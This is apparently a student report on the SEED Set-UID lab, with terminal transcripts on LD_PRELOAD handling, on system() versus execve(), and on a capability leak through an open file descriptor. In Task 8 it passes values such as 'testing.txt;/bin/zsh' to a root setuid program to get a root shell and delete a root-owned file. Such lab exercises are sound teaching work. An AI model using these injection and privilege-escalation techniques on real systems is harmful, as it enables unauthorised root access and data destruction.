[10/10/23] seed@VM: ~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[10/10/23] seed@VM: ~/.../Labsetup$ nano myprog.c
[10/10/23] seed@VM: ~/.../Labsetup$ gcc myprog.c -o myprog
[10/10/23] seed@VM: ~/.../Labsetup$ ./myprog
I am not sleeping!
[10/10/23] seed@VM: ~/.../Labsetup$ sudo chown root myprog
[10/10/23] seed@VM: ~/.../Labsetup$ sudo chmod 4755 myprog
[10/10/23] seed@VM: ~/.../Labsetup$ ls -l myprog
ls: unrecognized option '--color=auto'
Try 'ls --help' for more information.
[10/10/23] seed@VM: ~/.../Labsetup$
```

We can see the changes:

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 10 23:42
root@VM: /home/seed/Downloads/setuid/Labsetup
seed@VM: ~/.../Labsetup root@VM: /home/seed/Downloads/setuid/Labsetup
cap_leak.c libmylib.so.1.0.1 mylib.o task4 task6
catall.c ls myprintenv.c task4.c task6.c
file myenv.c myprog task5
[10/10/23] seed@VM: ~/.../Labsetup$ ls -l myprog
-rwsr-xr-x 1 root seed 16696 Oct 10 23:22 myprog
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$ ./myprog
[10/10/23] seed@VM: ~/.../Labsetup$ sudo su
root@VM: /home/seed/Downloads/setuid/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM: /home/seed/Downloads/setuid/Labsetup# ./myprog
I am not sleeping!
root@VM: /home/seed/Downloads/setuid/Labsetup# useradd user1
root@VM: /home/seed/Downloads/setuid/Labsetup# sudo chown user1 myprog
root@VM: /home/seed/Downloads/setuid/Labsetup# sudo chmod 4755 myprog
root@VM: /home/seed/Downloads/setuid/Labsetup# ls -l myprog
-rwsr-xr-x 1 user1 seed 16696 Oct 10 23:22 myprog
root@VM: /home/seed/Downloads/setuid/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM: /home/seed/Downloads/setuid/Labsetup# ./myprog
root@VM: /home/seed/Downloads/setuid/Labsetup#
```


Now that we have set it as a SETUID program, we run it and can see that after running for about 1 second there is no output.

Then we need to make the SETUID program root executable, when we run the program by root the program shows the output that it first showed.

Checking the output when myprog is a SETUID user11 program i.e now user1 is the owner of myprog. We export the LD_PRELOAD again and run the program. the program runs for about 1 second and there is no output.

We can conclude that defence mechanism for LD_PRELOAD is through links. First when the effective user and the real user is both seed LD_PRELOAD is not ignored and the result is printed.


When we change the effective user to root and real user is seed, the LD_PRELOAD is blocked and hence there is no output and sleep() is executed.

Now when the effective and real user is root the LD_PRELOAD is linked to the dynamic library and we can see the output.

When we change to user1 the effective user is user1 and the real user is seed, the LD_PRELOAD is blocked and sleep() is executed so there is no output.

TASK 8:

As given we have catall.c file, we compile it and set effective user to root and set it as SETUID program. We check the execution of the file and it does execute and prints out the content properly.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 01:27
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[10/10/23]seed@VM:~/.../Labsetup$ nano catall.c
[10/10/23]seed@VM:~/.../Labsetup$ nano catall.c
[10/11/23]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[10/11/23]seed@VM:~/.../Labsetup$ sudo chown root catall
[10/11/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[10/11/23]seed@VM:~/.../Labsetup$ ls -l catall
-rwsr-xr-x 1 root seed 16928 Oct 11 00:29 catall
[10/11/23]seed@VM:~/.../Labsetup$ ./catall
Please type a file name.
[10/11/23]seed@VM:~/.../Labsetup$ ./catall catall.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char *v[3];
    char *command;

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }
}
```

Now, we create a new file testing.txt using root user so that the owner of the file will be root and only root has permission to modify and delete the file.

We can see below that this file isnt writeable to us.


```
seed@VM: ~/.../Labsetup x root@VM: /home/seed/Dow... x seed@VM: ~/.../Labsetup x
GNU nano 4.8 testing.txt
this is for testing


[ File 'testing.txt' is unwritable ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^B Read File ^\ Replace ^P Paste Text ^T To Spell

SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 01:28
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
[10/11/23]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Downloads/setuid/Labsetup# nano testing.txt
root@VM:/home/seed/Downloads/setuid/Labsetup# ls - testing.txt
ls: cannot access '-': No such file or directory
testing.txt
root@VM:/home/seed/Downloads/setuid/Labsetup# ls -l testing.txt
-rw-r--r-- 1 root root 20 Oct 11 01:02 testing.txt
root@VM:/home/seed/Downloads/setuid/Labsetup# exit
exit
[10/11/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct 10 22:54 /bin/sh -> /bin/zsh
[10/11/23]seed@VM:~/.../Labsetup$ ./catall "testing.txt"
this is for testing
[10/11/23]seed@VM:~/.../Labsetup$ ./catall "testing.txt;/bin/zsh"
this is for testing
VM# rm testing.txt
VM# ls
a.out          file          myenv.c       myprog       task5
cap_leak.c     file1         mylib.c       myprog.c     task5.c
catall        libmylib.so.1.0.1 mylib.o      task4        task6
catall.c      ls           myprintenv.c task4.c      task6.c
VM# exit
[10/11/23]seed@VM:~/.../Labsetup$ ls
a.out          file          myenv.c       myprog       task5
```

The program uses system() to call the command, I obtained a shell with root privileges through catall successfully delete the testing.txt file as seen above.

//

Commenting out the system() command and now the program will use execve() to call the command.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 01:30
seed@VM: ~/.../Labsetup
GNU nano 4.8 catal1.c
char *v[3];
char *command;


if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
}

v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
sprintf(command, "%s %s", v[0], v[1]);

// Use only one of the followings.
// system(command);
execve(v[0], v, NULL);


return 0 ;
}
```



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 01:37
seed@VM: ~/.../Labsetup
[10/11/23]seed@VM:~/.../Labsetup$ gcc catal1.c -o catal12
[10/11/23]seed@VM:~/.../Labsetup$ sudo chown root catal12
[10/11/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 catal12
[10/11/23]seed@VM:~/.../Labsetup$ ls -l catal12
-rwsr-xr-x 1 root seed 16928 Oct 11 01:35 catal12
[10/11/23]seed@VM:~/.../Labsetup$ ./catal12 "catal1.c"
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
```

Similarly creating one more testing2.txt file and placing it in root directory.

Just like above I tried to execute the program to get shell with root privilege but it does not work.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 01:46
seed@VM: ~/.../Labsetup
[10/11/23]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Downloads/setuid/Labsetup# nano testing2.txt
root@VM:/home/seed/Downloads/setuid/Labsetup# ls -l testing2.txt
-rw-r--r-- 1 root root 15 Oct 11 01:38 testing2.txt
root@VM:/home/seed/Downloads/setuid/Labsetup# exit
exit
[10/11/23]seed@VM:~/.../Labsetup$ ./catal12 "catal1.c;rm /root/testing2.txt"
/bin/cat: 'catal1.c;rm /root/testing2.txt': No such file or directory
[10/11/23]seed@VM:~/.../Labsetup$ ./catal12 "testing2.txt;/bin/zsh"
/bin/cat: 'testing2.txt;/bin/zsh': No such file or directory
```

In system() the shell is called to execute the command, the execve() only executes a command so at this time only one process can be executed as a command. Basically there is separation of code and data.

TASK 9:

First we create /etc/zzz as there is no such file

We compile the cap_leak.c file and set the effective user as root and also set it as SETUID program.

When tried to add to file permission was denied.

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 18:37
seed@VM: ~/.../Labsetup

[10/11/23]seed@VM:~/.../Labsetup$ ls /etc/zzz
ls: cannot access '/etc/zzz': No such file or directory
[10/11/23]seed@VM:~/.../Labsetup$ sudo nano /etc/zzz
[10/11/23]seed@VM:~/.../Labsetup$ cat /etc/zzz
this is for task 9
[10/11/23]seed@VM:~/.../Labsetup$ ls -l /etc/zzz
-rw-r--r-- 1 root root 19 Oct 11 02:00 /etc/zzz
[10/11/23]seed@VM:~/.../Labsetup$ ls
a.out      file          mylib.c      task4       task6.c
cap_leak.c file1         mylib.o      task4.c    testing2.txt
catall    libmylib.so.1.0.1 myprintenv.c task5       testing.txt
catall2   ls           myprog      task5.c
catall.c  myenv.c      myprog.c    task6
[10/11/23]seed@VM:~/.../Labsetup$ cd etc
bash: cd: etc: No such file or directory
[10/11/23]seed@VM:~/.../Labsetup$
[10/11/23]seed@VM:~/.../Labsetup$
[10/11/23]seed@VM:~/.../Labsetup$ echo "add to file" > /etc/zzz
bash: /etc/zzz: Permission denied
[10/11/23]seed@VM:~/.../Labsetup$ sudo chmod 0644 /etc/zzz
[10/11/23]seed@VM:~/.../Labsetup$ gcc cap_leak.c -o cap_leak
[10/11/23]seed@VM:~/.../Labsetup$ sudo chown root cap_leak
[10/11/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 cap_leak
[10/11/23]seed@VM:~/.../Labsetup$ ls -l cap_leak
```

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 02:20
seed@VM: ~/.../Labsetup

[10/11/23]seed@VM:~/.../Labsetup$ ./cap_leak
fd is 3
$ cat /etc/zzz
this is for task 9
$ echo "my data" >&3
$ cat /etc/zzz
this is for task 9
my data
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
```

The program is a root user and is a SETUID program and can write etc/zzz file. After executing setuid() there is permission leak and it still has root permissions.